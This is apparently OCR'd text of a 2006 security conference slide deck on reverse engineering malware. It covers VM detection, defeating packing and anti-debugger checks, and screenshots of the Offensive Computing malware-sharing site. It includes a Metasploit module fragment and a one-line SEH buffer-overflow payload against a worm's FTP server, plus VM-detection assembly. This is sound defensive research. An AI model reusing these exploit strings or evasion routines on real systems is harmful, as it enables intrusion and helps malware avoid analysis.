HACKING MALWARE

Offense is the new Defense

Val Smith
valsmith@metasploit.com
Danny Quist
chamuco@gmail.com

Who Are We?

ValSmith

BACKGROUND:

- Malware analyst
- Penetration tester
- Exploit developer

AFFILIATIONS:

- Offensive Computing
- Metasploit
- Cult of the Dead Cow – NSF
- TBS

Who Are We?

Danny Quist (chamuco)

BACKGROUND:

- Security Researcher
- Software Developer
- Exploit Developer
- Reverse Engineering

AFFILIATIONS:

- Offensive Computing
- TBS

Who Are We?

Other Project Members

Patrick Stach - Partner in Stach & Liu

HD Moore - HD Moore is Director of Security Research at BreakingPoint Systems

Ty Bodell – Security analyst

Scott Miller – Developer

Acknowledgements – Thanks for tons of help from the metasploit guys, Skape, spoonm, slow, thief, ramune, Vinnie Liu, Halvar's awesome tools, Ero Carrera, Pedram Amini and many more too numerous to list here.

What

- Virtual Machine Detection
- Malware protections and countermeasures
- Exploiting Malware with Metasploit
- Offensive Computing Project

Philosophy (why?)

Because We Can
Because It's Fun
Because We Learn

- Malware are *systems* like any other (OS, application)
- *Systems* can be instrumented, modeled and understood
- *Systems* implement security to protect themselves
- Vulnerabilities can be found in *systems* and exploited
- Malware is just another *system* and it can be hacked

Protections

Describing the Circle of Security

Malware systems have their own set of security measures which must be understood and defeated:

Main Areas of Malware Protections:

- Anti-Virtual Machine
- Binary Compression
- Binary Encoding
- Anti-Debugger

Necromancy (how)?

Using Evil to fight Evil

Use same reversing methods as finding and exploiting vulnerabilities:

- Static Analysis
  - Disassemblers
  - Packer detectors/unpackers

- Dynamic Analysis
  - Debuggers
  - Examine memory, stack, registers

- Instrumentation
  - Sysinternals
  - VM's
  - Sniffers

-Binary Comparison
  - Bindiff
  - Bdiffm
  - Scripts

- Exploitation Frameworks
  -Metasploit

- Misc
  - Hex Editors
  - Other Cracking Tools

Anti-Virtual Machines

Pseudo code:

IF detect_vmware
THEN do nothing, destroy self, destroy system
ELSE
Continue with malware payload


DASHER Variant Disassembly Example:

```
PS_____:00401D51  push   offset aNetStartFindst ; "net start | findstr VMware && echo VMwa"...
PS_____:00401D52  push   edi
PS_____:00401D53  call   sub_402148
PS_____:00401D58  lea    eax, [ebp+var_300]
PS_____:00401D5E  push   eax
PS_____:00401D5F  push   offset aNetStartFind_0 ; "net start | findstr Virtual && echo Vir"...
PS_____:00401D64  push   edi
PS_____:00401D65  call   sub_402148
PS_____:00401D6A  push   offset aDel0    ; "del %%0\r\n"
```

Anti-Virtual Machines

Run 1_valsmith_demo_us06_antiinstrument_partI.avi demo Movie Here . . .

Specific VM Detection



-VMWare Driver Interface

```
__try
{
    __asm
    {
      mov    eax, 'VMXh'
      mov    ebx, 0; // any value but not the MAGIC VALUE
      mov    ecx, 0xA // get VMWare version
      mov    edx, 'VX'  // port number
      in     eax, dx; // read port
      cmp    ebx, 'VMXh' // is it a reply from VMWare?
      jne              notVmware
      jmp    isVmware
      notVmware:
      mov rc, 0
      jmp done
      isVmware:
      mov         rc, eax // on return EAX returns the version
      done:
    }
}
__except(EXCEPTION_EXECUTE_HANDLER)
{
      rc = 0;
}
```

http://chitchat.at.infoseek.co.jp/vmware/backdoor.html

Type Specific VM Detection

- Virtual PC Detection

```
__try
{
   __asm
   {
      mov  ebx, 0; // It will stay ZERO if VPC is running
      mov  eax, 1; // VPC function number

      // call VPC
      __emit 0Fh;
      __emit 3Fh;
      __emit 07h;
      __emit 0Bh;

      test ebx, ebx;
      setz [rc];
   }
}
__except( IsInsideVPC_exceptionFilter(GetExceptionInformation()) )
{
   rc = 0;
}
```

http://www.codeproject.com/system/VmDetect.asp


Virtual Machine Detection

- Virtual Machines used to “safely” run malware
- Types of Virtual Machines
    - Fully Emulated instruction set
        - Instructions are translated on the fly to host OS
        - Generally have a 1-1 representation of host OS
    - “Somewhat” Emulated
        - Stack operation emulation
        - Descriptor table translation
            - IDT, GDT, LDT
    - Hardware Virtualization
        - Intel Vanderpool Instruction Set
        - AMD Pacifica Instruction Set

The witch and the demon

Generic VM Detection

- Excellent paper outlining problems implementing VMs on IA-32 architecture (Robin, Irvine, Usenix 2000)
  - Certain registers have system-wide applicability
    - LDT – Local Descriptor Table
    - GDT – Global Descriptor Table
    - IDT – Interrupt Descriptor Table
    - MSW – Machine Status Word
  - Intel CPU not made for virtualization
  - Must be emulated, or translated
  - Ring-3 signature generation




Generic VM Detection


- **IDT Technique** (redpill, skoopy_doo)
  - Simple signature match on IDT register value
  - Effective for single-processor machines
  - Multiprocessor/Dual Core have separate tables
    failed 1/n times, n = number of processors
- **GDT had similar results**
- **LDT showed static results across processor**
  - Used for accessing local data relevant to process
  - Memory addressed similarly despite context switches
  - Fails on full emulation.
    (e.g. Disable acceleration on VMWare)

- **MSW good to use if LDT fails.**

Grand Unified LDT/MSW VM Fingerprinting Algorithm



VMWare Detection with NoPill



Defeating Anti-VM Techniques

- Turn off your VMware services so they aren't detected

  net stop "Vmware Tools"

- Binary patch the malware to NOP the vmware detection routines.

  Identify the function that calls the vmware detection code.

  PS_____:00401CD0 sub_401CD0 proc near ; CODE XREF: sub_40123C+3 p

  Jump to xref to operation to find where the detection function is called:

```
PS_____:0040123C sub_40123C     proc near          ; CODE XREF:
PS_____:0040121D  p
PS_____:0040123C                push   ebp
PS_____:0040123D                mov    ebp, esp
PS_____:0040123F                call   sub_401CD0
PS_____:00401244                call   sub_40125C
```

  Find the HEX section which calls the detection routines:

```
PS_____:00401230  C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 E8 "++..dú....+.UësF"
PS_____:00401240  8C 0A 00 00 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "î..F  ...F     ..FI"
```

  NOP out the call

```
PS_____:00401230  C9 C3 00 00 64 A3 00 00-00 00 C3 00 55 89 E5 90 "++..dú....+.UësF"
PS_____:00401240  90 90 90 90 E8 13 00 00-00 E8 1A 01 00 00 E8 49 "î..F  ...F     ..FI"
```

- Run natively (not in a VM) or use some obscure VM


Hacking Anti-VM

Run 2_valsmith_demo_us06_antiinstrument_partII.avi demo Movie Here . . .

Binary Compression

- Malware employs binary compression
  - Smaller binaries = less bandwidth / footprint
  - Harder to disassemble and analyze
  - Obfuscates original entry point (OEP)

- Binary Compression Tool Examples:
  - UPX
  - Aspack
  - FSG
  - PE Compact
  - Many, many more



Encryption

- Malware often employs encryption
- Obfuscate strings, functions, OEP
- Hinder disassembly / analysis
- Two main types of encryption covered here:

- String encryption
  - -Using XOR obfuscate strings
  - - Running XOR with values 1-255 over a binary often yields interesting string results

-Binary encryption – Using a binary encrypter
- - Morphine
- - Daemon
- - telock
- - Yoda's Crypter

Encryption/Compression

Run 3_valsmith_demo_us06_compression_partI.avi demo Movie Here . . .

Defeating Binary Encryption and Compression

Many techniques for “hacking” malware protections:

- Scan with detector
- Unpack/decrypt the file if a tool is available
- Use debugger to step through the decryption routines
  - x86emu
  - IDA
  - Ollydbg
- Dump process memory region

Notes:

- Some processes do not stay resident (run and exit quickly)
- Run in a debugger and break right away
- Step through instructions up to exit
- Dump process memory with tools like LordPe, Ollydbg dump plugin, etc.

Hacking the Encryption/Compression

Run 4_valsmith_demo_us06_compression_partII.avi demo Movie Here . . .

Anti-Debugger

- IsDebuggerPresent() to subvert analysis

```
#define _WIN32_WINNT 0x400
#include <windows.h>

int _tmain(int argc, _TCHAR* argv[]) {
     if (IsDebuggerPresent()) {
       printf("YOU DIE NOW!\n");
     }
     else {
       printf("Run Evil Malware Normally\n");
     }
     return 0;
}
```


-Method is vulnerable
  - Set a jump near the debugger check
  - Use Ollydbg IsDebuggerPresent() hide plugin
  - Other more advanced techniques

Anti-Debugger Techniques

Run 5_valsmith_demo_us06_antidebugger_partI.avi demo Movie Here . . .

Anti-Anti-Debugger

- Find call and jz instruction to the anti-debugger function:



jz rel = 0x74

jmp rel = 0xEB

```
.text:00411A60            call    ds:IsDebuggerPresent
.text:00411A66            cmp     esi, esp
.text:00411A68            call    sub_4113B1
.text:00411A6D            test    eax, eax
.text:00411A6F            jz      short loc_411A80
.text:00411A71            push    offset aYouDieNow ; "YOU DIE NOW!\n"
.text:00411A76            call    sub_41149C
.text:00411A7B            add     esp, 4
.text:00411A7E            jmp     short loc_411A8D
.text:00411A80            push    offset aRunEvilMalware ; "Run Evil Malware Normally\n"
```

- Find location in hex editor and change to a *jmp:*

```
.text:00411A50  FF FF B9 30 00 00 00 B8-CC CC CC CC F3 AB 8B F4 "  ¦0...+¦¦¦¦=½ï("
.text:00411A60  FF 15 80 A1 42 00 3B F4-E8 44 F9 FF FF 85 C0 74 " §ÇíB.;(FD·  à+t"
.text:00411A70  0F 68 E8 40 42 00 E8 21-FA FF FF 83 C4 04 EB 0D "¤hF@B.F!·  â- d"
.text:00411A80  68 C8 40 42 00 E8 12 FA-FF FF 83 C4 04 33 C0 5F "h+@B.F ·  â- 3+_"
```

Anti-Debugger Techniques

Run 6_valsmith_demo_us06_antidebugger_partII.avi demo Movie Here . . .

Exploiting Malware Vulnerabilities

- malware have their own vulnerabilities.
- *avserve* ftp server used by worms for propagation.
- avserve is packed (use unpack methods)
- Analyze disassembly
    - Find basic buffer overflow
    - Vuln PORT command of the FTP server

```
.text:00401BC8 loc_401BC8:      ; CODE XREF: sub_401B08+A4j
.text:00401BC8                  lea     eax, [ebp+var_4E4]
.text:00401BCE                  push    offset aPort    ; "PORT"
.text:00401BD3                  push    eax             ; char *
.text:00401BD4                  call    _strstr
.text:00401BD9                  pop     ecx
.text:00401BDA                  test    eax, eax
.text:00401BDC                  pop     ecx
.text:00401BDD                  jz      loc_401CA4
.text:00401BE3                  lea     eax, [ebp+var_4E0]
.text:00401BE9                  push    eax             ; char *
.text:00401BEA                  lea     eax, [ebp+var_E4]
.text:00401BF0                  push    eax             ; char *
.text:00401BF1                  call    _strcpy
```

Exploiting Malware Vulnerabilities

- Sometimes DOS'ing malware can be useful, especially worms
- Writing a generic FTP Metasploit module could be useful:

```
package Msf::Exploit::dosworm;
use base "Msf::Exploit";
use strict;
use Pex::Text;

my $advanced = { };
my $info =
  {
   'Name'    => 'Generic windows FTP server Overflow',
   'Version' => '$Revision: 1 $',
   'Authors' =>
     [ 'valsmith  [at] metasploit.com>',
       'chamuco [at] gmail.com>',
     ],

     'Arch'  => [ 'x86' ],
     'OS'    => [ 'win32', 'win2000', 'winxp', 'win2003' ],
     'Priv'  => 0,
.....<snip>.....
     my $request = "PORT" . "\x41" x 295;
.....<snip>.....
```

Exploiting Malware Vulnerabilities

- Kick it up a notch, can we get a shell?
- Use classic SEH overwrite techniques
- Watch debugger output to find loaded libraries
- Use Metasploit framework for rapid development:
    - Use msfpescan to find POP POP RET's
    - One line SEH exploit

 # ftp port command – padding – jump forward 6 bytes – kernel32.dll pop pop ret – jump back 1005 bytes – padding – shellcode – padding

my request = "PORT". "\x90"x268 . "\xeb\x06\x90\x90" . "\x3a\x63\xe7\x77" . "\xe9".pack('V',-1005) . "\x90"x15 . $shellcode . "\x90"x1530'

NOTE: Someone else found this vulnerability and there are probably several exploits floating around for it, we just wrote a Metasploit module to demonstrate both the awesomeness of Metasploit and the concept of attacking worms

Owning the Worm

Run 7_valsmith_demo_us06_sehexploit.avi demo Movie Here .

. . . . .


Introducing Offensive Computing

http://www.offensivecomputing.net/

We can Hack Malware, Now What?

- Antivirus companies use previous methods to build commercial products
  - Well known deficiencies:
    - Signature performance
    - Amount of processing required on computer
    - Non-intrusive vs. effectiveness vs. performance

      Pick two



- How is the AV Market Doing?
  - 20% Detection Rate
  - Profit is the primary goal
  - Collaboration is bad for business
  - Behavior Based Models are the hotness

- Open analysis of malware can only help the situation

What's Wrong with the Current Situation?


- **Malware analysis field is very elitist**
  - Vetted private mailing lists of malware exchange
  - Horded collections of malware by AV vendors
  - Private groups/websites/… to limit exposure
  - Bickering between AV companies about naming
  - Castes of researchers

- **Prevents outside analysis**

  "*Hey I've got an idea…*" does not fit
  - No academic analysis without significant effort
  - Not attractive to compressed analysis timeframes
    - Incident response –
      What's this thing on my system?
    - What is the best way to mitigate it?
    - What is it doing?

Offensive Computing's Solution


- Everyone gets the same access to malware
  - No vetting, all you need is an email address
  - Analysis done in a very open manner with reproducible results
- Analysis is available online in a web forum environment
  - Bulletin board type environment
  - Soon moving to an auto decompiled wiki-styled environment
- Auto scanning with set of AV products
  - Similar idea as the auto-scanners already available
  - Difference is we share our resources
- Unpacking/decryption
  - Manual
  - Automated methods (future research)



YOU'RE RUINING THE INTERNET!

- "*Lack of a vetting process helps the bad guys*"
  - Helps well-intentioned analysis much more
  - Writing "*effective*" malware is hard, defending against it is harder
  - AV is failing, so it's time to rethink

- "*Open analysis of malware is a bad thing*"
  - Analysis is already available from many sources Symantec, McAfee, F-Secure, etc..
  - Peer reviewed publications tend to focus on performance of malware, rather than mitigation techniques
  - Most malware is poorly written
    - Difficult to make reliable
    - Difficult to make portable



OffensiveComputing Auto Analyzer

- Searchable web database
- File typing
- Multiple Checksums (md5,sha1,sha256)
- Packer detection (modified msfpescan)
- Multiple Anti-Virus scan
- PE Info based on PELP project
- Rudimentary Auto-Disassembler
- Binary archive
- Strings
- Disassembly -> Wiki

offensive computing | index | contact | about |

Navigation

- Malware
- Scanner
- Research
- Reversing Challenges
- Contact
- About
- Tools
- Press

valsmith

- archive
- blogs
- create content
- forums
- polls
- search
  - advanced search
- my account
- administer
- log out

Who's online

There are currently 4 users and 68 guests online.

Online users:

- valsmith
- chamuco
- nageit
- anthonyaykut

Search

DISCLAIMER: The intent of this site is to provide a resource for people to improve their computer security defense capabilities by being able to quickly indentify and get analysis of malicious software.

WARNING: This site contains live samples of extremely malicious and virulent code. Download malware and viruses from this site at your own risk. This content is provided for educational and defensive purposes only, NOT to propagate worms or viruses. Any contributions will be shared and provided to A/V unless otherwise specified. Use "infected" as the password on zip files.

MALWARE UPLOAD:

Upload an unknown or supsicious file here for analysis. This scanner is for Windows PE (Portable Executable) files and DLL's only. ELF file format support will be added soon. All files uploaded here will be check and imported into the Offensive Computing Malware database. Files may also be shared with Anti-Virus vendors.
NOTE: The auto-analysis can take some time, please be patient.

Malware to Upload: c:\win_sasser.exe submit

Offensive Computing Malware Search

Submitted by valsmith on Tue, 2006-05-16 21:21. Malware

MALWARE SEARCH:

Enter an md5sum to search on


50f8fd9b9b5309413cd00

Search Malware: submit

» add new comment | 19 reads

win_dasher

Submitted by valsmith on Wed, 2005-12-21 22:56. Malware



Affiliates

Metasploit
Stach & Liu
Cult of the Dead Cow
Hakin9

Google

Ads by Goooooogle

Trojan Remover Download
Free Scan, awarded Spyware Trojan killer - 5 Star Rated.
www.pctools.com

Advertise on this site

Links

Uninformed
Mwcollect
Halvar & co.
Openrce
Winfingerprint
DailyDave
Full Disclosure
Nepenthes
Honeynet Project
Goverment Security
Security Focus
PacketStorm
Zone-H
Rootkit
Bugtraq
Open Source Vulnerability Database
F-Secure Blog
Infosecdaily
MC AV-Test

Recommended

offensive computing | index | contact | about |

Malware Search

MD5 f0d5c5577ec40a12cec0e56442afdcca	SHA-1 8ad338b254bb7c05b444c4511545b829ff146fa0
SHA-256 f53c03b4f4ad61afa236ecccdf9edc1b3b9a37d443de473e2f5f55d579d8dc05	
Filetype:	PE executable for MS Windows (GUI) Intel 80386 32-bit
Packer:	MEW 11 SE v1.1 -> Northfox [717] (1 matches)
Kapersky: ClamAV: Antivir: F-Prot: Bit Defender: BehavesLike:Win32.ExplorerHijack	Download Sample Password *infected* Text Report Disassembly Strings

Back

home | scanner

Affiliates

Metasploit
Stach & Liu
Cult of the Dead Cow
Hakin9

Google

Links

Uninformed
Mwcollect
Halvar & co.
Openrce
Winfingerprint
DailyDave
Full Disclosure

offensive computing index | contact | about |

Sandbox

- **Sandbox Web**
- Create New Topic
- Index
- Search
- Changes
- Notifications
- Statistics
- Preferences

TWiki Tip of the Day
Control table attributes with TablePlugin
The TablePlugin gives extra control of table display: Allows sorting Changing table properties ... Read on

Webs
- Main
- Sandbox
- TWiki

Edit | Attach | Printable

You are here: TWiki > Sandbox Web > TEST

r2 - 22 May 2006 - 20:34:43 - TWikiGuest

1501000: 37 aaa

1501001: d6 (bad)

1501002: 72 c2 jb 0x31500fc6

1501004: 50 push %eax

1501005: af scas %es:(%edi),%eax

1501006: 57 push %edi

1501007: ab stos %eax,%es:(%edi)

1501008: 7f af jg 0x31500fb9

150100a: a9 69 4f 00 61 test $0x61004f69,%eax

150100f: 05 db bc e8 b4 add $0xb4e8bcdb,%eax

1501014: d9 b8 51 50 7a 1c fnstcw 0x1c7a5051(%eax)

150101a: f1 icebp

150101b: 9c pushf

150101c: 09 45 ef or %eax,0xffffffef(%ebp)

150101f: cd ad int $0xad

1501021: 2f das

1501022: 03 07 add (%edi),%eax

1501024: 3a 51 0f cmp 0xf(%ecx),%dl

1501027: 63 8b d9 15 bc f1 arpl %cx,0xf1bc15d9(%ebx)

150102d: 80 5e 52 5b sbbb $0x5b,0x52(%esi)

1501031: a0 d9 2d a4 af mov 0xafa42dd9,%al

1501036: ad lods %ds:(%esi),%eax

1501037: 9b fwait

1501038: af scas %es:(%edi),%eax

1501039: bd 45 dc 41 64 mov $0x6441dc45,%ebp

150103e: d3 a8 af d9 15 ac shrl %cl,0xac15d9af(%eax)

1501044: 5f pop %edi

1501045: d4 73 aam $0x73

Affiliates

Metasploit
Stach & Liu
Cult of the Dead Cow
Hakin9

Google

Links

Uninformed
Mwcollect
Halvar & co.
Openrce
Winfingerprint
DailyDave
Full Disclosure

offensive computing index | contact | about |

TEST (edit)

Show formatting help

```
__1501000:__   37                aaa
__1501001:__   d6                (bad)
__1501002:__   72 c2              jb     0x31500fc6
__1501004:__   50                push   %eax
__1501005:__   af                scas   %es:(%edi),%eax
__1501006:__   57                push   %edi
__1501007:__   ab                stos   %eax,%es:(%edi)
